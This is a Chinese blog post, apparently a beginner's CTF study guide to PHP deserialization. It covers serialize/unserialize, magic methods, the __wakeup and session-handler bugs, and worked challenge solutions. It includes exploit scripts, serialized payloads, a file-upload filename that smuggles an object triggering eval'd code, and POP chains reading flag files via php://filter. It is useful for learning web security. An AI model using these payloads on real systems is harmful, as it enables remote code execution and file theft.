

CTF之萌新反序列化学习

原创


[bmth666](#) 于 2021-01-13 18:10:14 发布 1412 收藏 15

分类专栏: [刷题 ctf](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/bmth666/article/details/104737025>


版权



[刷题](#) 同时被 2 个专栏收录

19 篇文章 0 订阅

订阅专栏



[ctf](#)

22 篇文章 1 订阅

订阅专栏

反序列化

[概念](#)

[相关函数](#)

[注意事项](#)

[魔术方法+题目](#)

例题: [flag.php](#)

[php __wakeup](#)

[php Session](#)

例题

[phar反序列化 \(未完成\)](#)

[构造pop链](#)

例一:

例二

概念

数据(变量)序列化(持久化)

将一个变量的数据“转换为”字符串, 但并不是类型转换, 目的是将该字符串储存在本地。相反的行为称为反序列化。

序列化和反序列化的目: 使得程序间传输对象会更加方便

相关函数

serialize

(PHP 4, PHP 5, PHP 7)

serialize — 产生一个可存储的值的表示

描述

```
serialize ( mixed $value ) : string
```

serialize() 返回字符串，此字符串包含了表示 **value** 的字节流，可以存储于任何地方。

这有利于存储或传递 PHP 的值，同时不丢失其类型和结构。

<https://blog.csdn.net/brnith666>

unserialize

(PHP 4, PHP 5, PHP 7)

unserialize — 从已存储的表示中创建 PHP 的值

说明

```
unserialize ( string $str ) : mixed
```

unserialize() 对单一的已序列化的变量进行操作，将其转换回 PHP 的值。

<https://blog.csdn.net/brnith666>

代码如下，可以自己测试测试

```
<?php
highlight_file(__FILE__);
class user
{
    //变量
    public $age = 0;
    public $name = '';
    //方法
    public function print_data()
    {
        echo $this->name . ' is ' . $this->age . ' yaers old<br>';
    }
}
//创建对象
$user = new user();
//赋值
$user->age = 16;
$user->name = 'caixukun';
//输出
$user->print_data();
//输出反序列化后的数据
echo serialize($user);

?>
```

序列化打印了如下数据


```
O:4:"user":2:{s:3:"age";i:16;s:4:"name";s:8:"caixukun"};
```

```
<?php
highlight_file(__FILE__);
class user
{
    //变量
    public $age = 0;
    public $name = '';
    //方法
    public function print_data()
    {
        echo $this->name . ' is ' . $this->age . ' yaers old<br>';
    }
}
//创建对象
$user = new user();
//赋值
$user->age = 16;
$user->name = 'caixukun';
//输出
$user->print_data();
//输出反序列化后的数据
echo serialize($user);

?>
caixukun is 16 yaers old
O:4:"user":2:{s:3:"age";i:16;s:4:"name";s:8:"caixukun"};
```

<https://blog.csdn.net/bmth666>

解释一下每个代表的意义



在对象前可以添加+可以绕过正则匹配 php7和php5有区别，php7用+号绕过时会报错无法反序列化，只有php5可以这样。
可参考安恒杯12月月赛解题报告

注意事项

\x00 + 类名 + \x00 + 变量名 反序列化出来的是private变量
\x00 + * + \x00 + 变量名 反序列化出来的是protected变量
直接变量名反序列化出来的是public变量

```
<?php
highlight_file(__FILE__);
class user
{
    //变量
    #public $age = 0;
    #public $name = '';
    private $name2 = 'li';
    protected $age2 = 18;
    //方法
    public function print_data()
    {
        echo $this->name2 . ' is ' . $this->age2 . ' yaers old<br>';
    }
}
//创建对象
$user = new user();
//赋值
#$user->age = 16;
#$user->name = 'caixukun';
//输出
$user->print_data();
//输出反序列化后的数据
echo serialize($user);

?>
li is 18 yaers old
O:4:"user":2:{s:11:"username2";s:2:"li";s:7:"*age2";i:18;}
```

发现长度并不符合

<https://blog.csdn.net/bmih666>

查看源代码发现是下图的图形，我们将其变为可读的字符

```
li is 18 yaers old<br>O:4:"user":2:{s:11:"\u00user\u00name2";s:2:"li";s:7:"*\u00age2";i:18;}
```

使用python的requests发送请求得到了

```
>>> r = requests.get('http://192.168.153.133/fx1h/2.php')
>>> r.content
'li is 18 yaers old<br>O:4:"user":2:{s:11:"\x00user\x00name2";s:2:"li";s:7:"\x00*\x00age2";i:18;}'
```

魔术方法+题目

PHP中把以两个下划线__开头的方法称为魔术方法：

__construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(), __set_state(), __clone() 和 __debugInfo() 等方法在 PHP 中被称为魔术方法（Magic methods）。在命名自己的类方法时不能使用这些方法名，除非是想使用其魔术功能。

反序列化魔术方法

- `__construct()`, 类的构造函数
- `__destruct()`, 类的析构函数
- `__call()`, 在对象中调用一个不可访问方法时调用
- `__get()`, 获得一个类的成员变量时调用
- `__set()`, 设置一个类的成员变量时调用
- `__sleep()`, 执行`serialize()`时, 先会调用这个函数
- `__wakeup()`, 执行`unserialize()`时, 先会调用这个函数
- `__toString()`, 类被当成字符串时的回应方法
- `__invoke()`, 调用函数的方式调用一个对象时的回应方法
- `__autoload()`, 尝试加载未定义类的

<https://blog.csdn.net/bmih666>

PHP魔术方法:

```
__construct() //当一个对象创建时被调用
__destruct() //当一个对象销毁时被调用
__toString() //当一个对象被当作一个字符串使用
__sleep() //在对象在被序列化之前运行
__wakeup() //将在反序列化之后立即被调用(通过序列化对象元素个数不符来绕过)
__get() //获得一个类的成员变量时调用
__set() //设置一个类的成员变量时调用
__invoke() //调用函数的方式调用一个对象时的回应方法
__call() //当调用一个对象中的不能用的方法的时候就会执行这个函数
```

这里直接上题看看


实验环境: [bugku-welcome to the bugkuctf](#)

由于bugku环境炸了, 找了好久找到了师傅的源码, 在此感谢, 需要的链接如下: [ctf中的一道反序列化题](#)
查看源代码如下

```
1 you are not admin !
2 <!--
3 $user = $_GET["user"];
4 $file = $_GET["file"];
5 $pass = $_GET["pass"];
6
7 if(isset($user)&&(file_get_contents($user, 'r')=="admin")){
8     echo "hello admin!<br>";
9     include($file); //class.php
10 }else{
11     echo "you are not admin ! ";
12 }
13 -->
```

<https://blog.csdn.net/bmih666>

这里可以传参, 我们先对用户传参: `php://input` 然后POST方式提交admin进行绕过, 发现变为了hello admin!




```
?>
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user.'r')==="admin")){
```

<https://blog.csdn.net/bmth666>

发现 `$pass = unserialize($pass); echo $pass;` 会触发 `public function __toString()`
如何反序列化就是关键，将 `class.php` 源码复制，加入代码如下：


```
$a = new Read();
$a->file='f1a9.php';
echo serialize($a);
```

用 `php` 运行后得到 `O:4:"Read":1:{s:4:"file";s:8:"f1a9.php";}`

```
szy@szy-virtual-machine:/var/www/html/ceshi$ php 2.php
O:4:"Read":1:{s:4:"file";s:8:"f1a9.php";}
szy@szy-virtual-machine:/var/www/html/ceshi$
```

使用文件包含，在 `class.php` 里对 `pass` 传参为序列化的结果

```
hello admin!
__toString was called!
```



<https://blog.csdn.net/bmth666>

发现 `__toString was called!` 成功得到 flag

```
<br>
<!--?php
error_reporting(E_ALL & ~E_NOTICE);
//flag{h5h_ctf:e@syt0g3t}
?
__toString was called!
<!--
$user = $_GET["user"]; $file = $_GET["file"]; $pass = $_GET["pass"]; if(isset($user)&&
(file_get_contents($user.'r')==="admin")){ echo "hello admin!<br>"; include($file); //class.php
}else{ echo "you are not admin ! "; }
-->
```


例题：flag.php

实验环境：bugku-flag.php

进入页面发现有一个登录框，但怎么输都没有显示，提示：hint



尝试后发现使用get方式传输hint=1

```
123.206.87.240:8002/flagphp/?hint=1
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

给出了源代码，当传入的cookie的反序列化为key时，得到flag，这里我一直认为key的值为：ISecer:www.isecer.com，查看了wp才发现，key的值为NULL，接下来构造序列化

```
<?php
echo serialize('');
?>
```

得到了 `s:0:''`;

```
szy@szy-virtual-machine:/var/www/html/fx1h$ php 5.php
s:0:'';szy@szy-virtual-machine:/var/www/html/fx1h$
```

传参即可，注意 `;` 要转换为url编码

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows the following details:

- Method: GET
- URL: /flagphp/
- Host: 123.206.87.240:8002
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Connection: close
- Cookie: ISecer=s:0:''%3B
- Upgrade-Insecure-Requests: 1
- Cache-Control: max-age=0

The 'Response' tab shows the following details:

- Status: HTTP/1.1 200 OK
- Server: nginx
- Date: Mon, 09 Mar 2020 04:16:06 GMT
- Content-Type: text/html
- Connection: close
- Content-Length: 27
- Body: flag{unserialize_by_virink}

得到flag

php __wakeup

Sec Bug #72663 Create an Unexpected Object and Don't Invoke __wakeup() in Deserialization

PHP5 < 5.6.25, PHP7 < 7.0.10 时

当序列化字符串中，如果表示对象属性个数的值大于真实属性个数时就会跳过__wakeup的执行

php Session

Bug #71101 PHP Session Data Injection Vulnerability

PHP内置了多种处理器用于存取\$_session数据时会和数据进行序列化和反序列化，常用的有以下三种，对应三种不同的处理格式：

处理器	对应的存储格式
php	键名 + 竖线 + 经过 serialize() 函数反序列处理的值
php_binary	键名的长度对应的 ASCII 字符 + 键名 + 经过 serialize() 函数反序列处理的值
php_serialize(PHP >= 5.5.4)	经过 serialize() 函数反序列处理的数组

当session_start()被调用或者php.ini中session.auto_start为1时，PHP内部调用会话管理器，访问用户session被序列化以后，存储到指定目录（默认为/tmp）。

配置文件php.ini中含有这几个与session存储配置相关的配置项：

session.save_path="" --设置session的存储路径,默认在/tmp
session.auto_start --指定会话模块是否在请求开始时启动一个会话,默认为0不启动
session.serialize_handler --定义用来序列化/反序列化的处理器名字。默认使用php
session.upload_progress.cleanup 一旦读取了所有POST数据,立即清除进度信息。默认开启
session.upload_progress.enabled 将上传文件的进度信息存在session中。默认开启。

例题

题目地址: <http://web.jarvisoj.com:32784/>

```
<?php
//A webservell is wait for you
ini_set('session.serialize_handler', 'php');//服务器反序列化使用的处理器是php_serialize, 而这里使用了php, 所以会出现安全问题
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo()';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>
```

题目给出了源码,可以读取phpinfo,发现可以使用session反序列化:

session.save_path	/opt/lampp/temp/	/opt/lampp/temp/
session.serialize_handler	php	php_serialize
session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS

原文意思大致要求满足以下2个条件就会写入到session中:

1. session.upload_progress.enabled = On
2. 上传一个字段的属性名和session.upload_progress.name的值相,这里根据上面的phpinfo信息看得出,值为PHP_SESSION_UPLOAD_PROGRESS,即name="PHP_SESSION_UPLOAD_PROGRESS"

由phpinfo()页面知, session.upload_progress.enabled为On。当一个上传在处理中, 同时POST一个与INI中设置的 session.upload_progress.name同名变量时, 当PHP检测到这种POST请求时, 它会在\$_SESSION中添加一组数据。所以可以通过Session Upload Progress来设置session。

构造上传页面:

```
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
  <input type="file" name="file" />
  <input type="submit" />
</form>
```

接下来进行序列化:

```
<?php
class Oowo0
{
    public $mdzz='print_r(scandir(dirname(__FILE__)));';
}
$obj = new Oowo0();
echo serialize($obj);
?>
```

得到: `0:5:"Oowo0":1:{s:4:"mdzz";s:36:"print_r(scandir(dirname(__FILE__));");}`

接下来进行上传, 抓包

```
POST /index.php HTTP/1.1
Host: web.jarvisoj.com:32784
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----274509853828814009313622182211
Content-Length: 71871
Connection: close
Cookie: PHPSESSID=n117pskk67jbscl91sl9bad292
Upgrade-Insecure-Requests: 1

-----274509853828814009313622182211
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

123
-----274509853828814009313622182211
Content-Disposition: form-data; name="file";
filename="|0:5:\\"Oowo0\\":1:{s:4:\\"mdzz\\";s:36:\\"print_r(scandir(dirname(__FILE__));\\");}"
Content-Type: image/jpeg

0000JFIF0000H00C 00000 000
00^0000000! 0000#2*#%//%00+; /35888!*=A<6A278500C0
```

为防止转义, 在引号前加上\。利用前面的html页面随便上传一个东西, 把filename改为如下:

`|0:5:\\"Oowo0\\":1:{s:4:\\"mdzz\\";s:36:\\"print_r(scandir(dirname(__FILE__));\\");}`

注意, 前面有一个|, 这是session的格式。

SERVER_SOFTWARE	Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.21 mod_perl/2.0.8-dev Perl/v5.16.3
SERVER_NAME	web.jarvisoj.com
SERVER_ADDR	172.17.0.13
SERVER_PORT	32784
REMOTE_ADDR	61.153.34.152
DOCUMENT_ROOT	/opt/lampp/htdocs
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	/opt/lampp/htdocs
SERVER_ADMIN	you@example.com
SCRIPT_FILENAME	/opt/lampp/htdocs/index.php

接下来由phpinfo知道了路径, 尝试读取

`|0:5:\\"Oowo0\\":1:{s:4:\\"mdzz\\";s:88:\\"print_r(file_get_contents(\\\"/opt/lampp/htdocs/Here_1s_7he_fl4g_buT_You_Cannot_see.php\\\"));\\");}`


```

        $content = $this->class1->get_file($this->var);
        echo $content;
        return $content;
    }

    public function _show()
    {
        if(preg_match('/gopher|http|ftp|https|dict|\\.\\.|flag|file/i',$this->source)) {
            die('hacker');
        } else {
            highlight_file($this->source);
        }
    }

    public function Change()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|\\.\\.\/i", $this->source)) {
            echo "hacker";
        }
    }

    public function __get($key){
        $function=$this->$key;
        $this->{$key}();
    }
}

if(isset($_GET['sid']))
{
    $sid=$_GET['sid'];
    $config=unserialize($_GET['config']);
    $config->$sid;
}
else
{
    $show = new Show('index.php');
    $show->_show();
}

```

审计代码可以发现：

1. Read类读取文件源代码，我们要用他来获取flag
2. Show类内\$content = \$this->class1->get_file(\$this->var);，而get_file()为Read内方法，说明\$class1为new Read();
3. Show内使用get_file()需要触发__toString()魔术方法
4. __get()魔术方法在当访问不存属性在或为私有属性的时候会触发，__get()方法内将\$key作为方法执行

解题顺序：通过反序列化覆盖变量\$class1为new Read(); 覆盖变量\$var为flag.php; \$source是障眼法不用管；反序列化后访问\$sid属性，将\$sid赋值为__toString，于是就访问了不存在的属性触发了__get()方法；__get()内又获取了这个不存在的属性名__toString，将之作为方法调用，于是触发了__toString()方法；在__toString()内调用Read对象内的get_file()方法读取\$var也就是flag.php的源代码，得到base64解码就是flag

构造序列化：

```
<?php
class Read
{
    public function get_file($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
class Show
{
    public $source = "index.php";
    public $var;
    public $class1;
}

$y1ng = new Show();
$y1ng->var = "flag.php";
$y1ng->class1 = new Read();
echo serialize($y1ng);
```

例二


```

<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/Library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected $var;
    public function append($value){
        include($value);//8.触发这个include, 利用php base64 wrapper 读flag
    }
    public function __invoke(){
        $this->append($this->var);//7. 然后会调用到这里
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;//4. 这里会调用str->source的__get 那么我们将其设置为Test对象
    }

    public function __wakeup(){//2. 如果pop是个Show, 那么调用这里
        if(preg_match("/gopher|http|file|ftp|https|dict|\\.\\.\\.i", $this->source)){//3. 匹配的时候会调用__toString
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;//5. 触发到这里
        return $function();//6. ()会调用__invoke, 我们这里选择Modifier对象
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);//1. 反序列调用这里
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}

```

构造pop链:

调用__wakeup()->触发__toString()->source属性不存在, 触发Test类的__get()函数 -> 触发__invoke()函数 -> include()包含文件(伪协议)

师傅exp代码如下:

```
<?php
class Modifier{
    protected $var;
    function __construct(){
        $this->var="php://filter/convert.base64-encode/resource=flag.php";
    }
}

class Test{
    public $p;
}

class Show{
    public $source;
    public $str;
}

$s = new Show();
$t = new Test();
$r = new Modifier();
$t->p = $r;
$s->str = $t;
$s->source = $s;
echo urlencode(serialize($s));
```